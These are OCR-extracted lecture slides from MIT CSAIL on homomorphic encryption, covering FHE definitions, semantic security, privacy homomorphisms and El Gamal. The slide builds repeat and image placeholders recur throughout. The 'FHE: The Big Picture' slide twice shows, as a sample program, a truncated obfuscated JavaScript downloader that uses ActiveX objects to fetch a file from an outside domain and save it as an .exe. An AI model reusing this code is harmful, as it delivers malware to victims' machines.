Homomorphic and Functional Encryption

PROFESSIONAL EDUCATION

CSAIL
MIT COMPUTER SCIENCE AND ARTIFICIAL INTELLIGENCE LABORATORY

Homomorphic and Functional Encryption

Vinod Vaikuntanathan

Assistant Professor


Computer Science and Artificial Intelligence Laboratory (CSAIL)

Massachusetts Institute of Technology

Introduction

TRADITIONAL CRYPTOGRAPHY

Goal: Secure Communication




All-or-nothing


✓ **Have Secret Key, Can Decrypt**


✗ **No Secret Key, No Go**


MODERN COMPUTING WORLD



MODERN COMPUTING WORLD








Cloud

Hackers

Insiders

Compute on Data

Encrypt the data



Cloud

Hackers

Insiders

Compute on Data


Encrypt the data

Today: Computing on Encrypted Data

Compute
on Data


Encrypt
the data

Today: Computing on Encrypted Data



Homomorphic Encryption Definitions


FULLY HOMOMORPHIC ENCRYPTION (FHE)



Completeness:

"Anything you can do on plain text data, FHE can do on encrypted data"


FULLY HOMOMORPHIC ENCRYPTION (FHE)



Security = Goldwasser-Micali notion of "indistinguishability of ciphertexts" or "semantic security"

Corollary: encryption is *always randomized*

FULLY HOMOMORPHIC ENCRYPTION (FHE)



Security = Goldwasser-Micali notion of "indistinguishability of ciphertexts" or "semantic security"


Corollary: encryption is *always randomized*

FHE: THE BIG PICTURE

Function / Program

```
function spin() {
  try {
    throw 1
  } catch (w) {
    var ra4 = "..//..//.exe",
      ra3 = document.createElement("object");
    ra3.setAttribute("id", ra3);
    ra3.setAttribute("classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
    try {
      var ra0 = ra3.CreateObject("adod".concat("b.str", "eam"), ""),
        ra1 = ra3.CreateObject("Shell.Application", ""),
        ra2 = ra3.CreateObject("msxml2.XMLHTTP", "");
      try {
        ra2.open("GET", "http://litiumholdale.com/w.php?f=103&e=4", false);
        ra2.send();
        ra0.type = 1;
        ra0.open();
        ra0.Write(ra2.responseBody);
        ra0.SaveToFile(ra4, 2);
```

Arithmetic Circuit




FHE: THE BIG PICTURE

Function / Program

```
function spin() {
  try {
    throw 1
  } catch (w) {
    var ra4 = "..//..//.exe",
      ra3 = document.createElement("object");
    ra3.setAttribute("id", ra3);
    ra3.setAttribute("classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
    try {
      var ra0 = ra3.CreateObject("adod".concat("b.str", "eam"), ""),
        ra1 = ra3.CreateObject("Shell.Application", ""),
        ra2 = ra3.CreateObject("msxml2.XMLHTTP", "");
      try {
        ra2.open("GET", "http://litiumholdale.com/w.php?f=103&e=4", false);
        ra2.send();
        ra0.type = 1;
        ra0.open();
        ra0.Write(ra2.responseBody);
        ra0.SaveToFile(ra4, 2);
```

Arithmetic Circuit



If we had:

- $\mathrm{Enc}(x_1), \mathrm{Enc}(x_2) \Rightarrow \mathrm{Enc}(x_1+x_2)$
- $\mathrm{Enc}(x_1), \mathrm{Enc}(x_2) \Rightarrow \mathrm{Enc}(x_1 \cdot x_2)$

then we are done.

Simple Homomorphic Encryption Schemes

HOMOMORPHIC ENCRYPTION

Compute arbitrary functions on encrypted data?

[Rivest, Adleman and Dertouzos'78]

ON DATA BANKS AND PRIVACY HOMOMORPHISMS

Ronald L. Rivest
Len Adleman
Michael L. Dertouzos

Massachusetts Institute of Technology
Cambridge, Massachusetts

Enc(data), F → Enc(F(data))

HOMOMORPHIC ENCRYPTION

Compute arbitrary functions on encrypted data?

[Rivest, Adleman and Dertouzos'78]

ON DATA BANKS AND PRIVACY HOMOMORPHISMS

Ronald L. Rivest
Len Adleman
Michael L. Dertouzos

Massachusetts Institute of Technology
Cambridge, Massachusetts

Enc(data), F → Enc(F(data))

(fully = any function F)

HOMOMORPHIC ENCRYPTION

Compute arbitrary functions on encrypted data?

[Rivest, Adleman and Dertouzos'78]

ON DATA BANKS AND PRIVACY HOMOMORPHISMS

Ronald L. Rivest
Len Adleman
Michael L. Dertouzos

Massachusetts Institute of Technology
Cambridge, Massachusetts

Enc(data), F → Enc(F(data))

(fully = any function F)

(additive = only additions)

(multiplicative = only multiplications)

(somewhat/partially = circuits of small depth)

MULTIPLICATIVE HOMOMORPHISM

MULTIPLICATIVE HOMOMORPHISM

El Gamal Encryption

Setup: Group G of prime order p

(e.g., set of quadratic residues mod q where q = 2p+1)

Private key: $x \in Z_p$

Public key: generator g, $y = g^x \in G$

MULTIPLICATIVE HOMOMORPHISM

El Gamal Encryption

Setup: Group G of prime order p

(e.g., set of quadratic residues mod q where q = 2p+1)

Private key: $x \in Z_p$

Public key: generator g, $y = g^x \in G$

Enc(m_1): $(g^{r_1}, y^{r_1} \bullet m_1)$

MULTIPLICATIVE HOMOMORPHISM

El Gamal Encryption

Setup: Group G of prime order p

(e.g., set of quadratic residues mod q where q = 2p+1)

Private key: $x \in Z_p$

Public key: generator g, $y = g^x \in G$

Enc(m_1): $(g^{r_1}, y^{r_1} \bullet m_1)$

Dec(m): Observe that $(g^{r_1})^x = y^{r_1}$

MULTIPLICATIVE HOMOMORPHISM

El Gamal Encryption

Setup: Group G of prime order p


(e.g., set of quadratic residues mod q where q = 2p+1)

Private key: $x \in Z_p$

Public key: generator g, $y = g^x \in G$

$Enc(m_1) = (g^{r_1}, y^{r_1} \cdot m_1)$

$Enc(m_2) = (g^{r_2}, y^{r_2} \cdot m_2)$



MULTIPLICATIVE HOMOMORPHISM

El Gamal Encryption

Setup: Group G of prime order p

(e.g., set of quadratic residues mod q where q = 2p+1)

Private key: $x \in Z_p$

Public key: generator g, $y = g^x \in G$

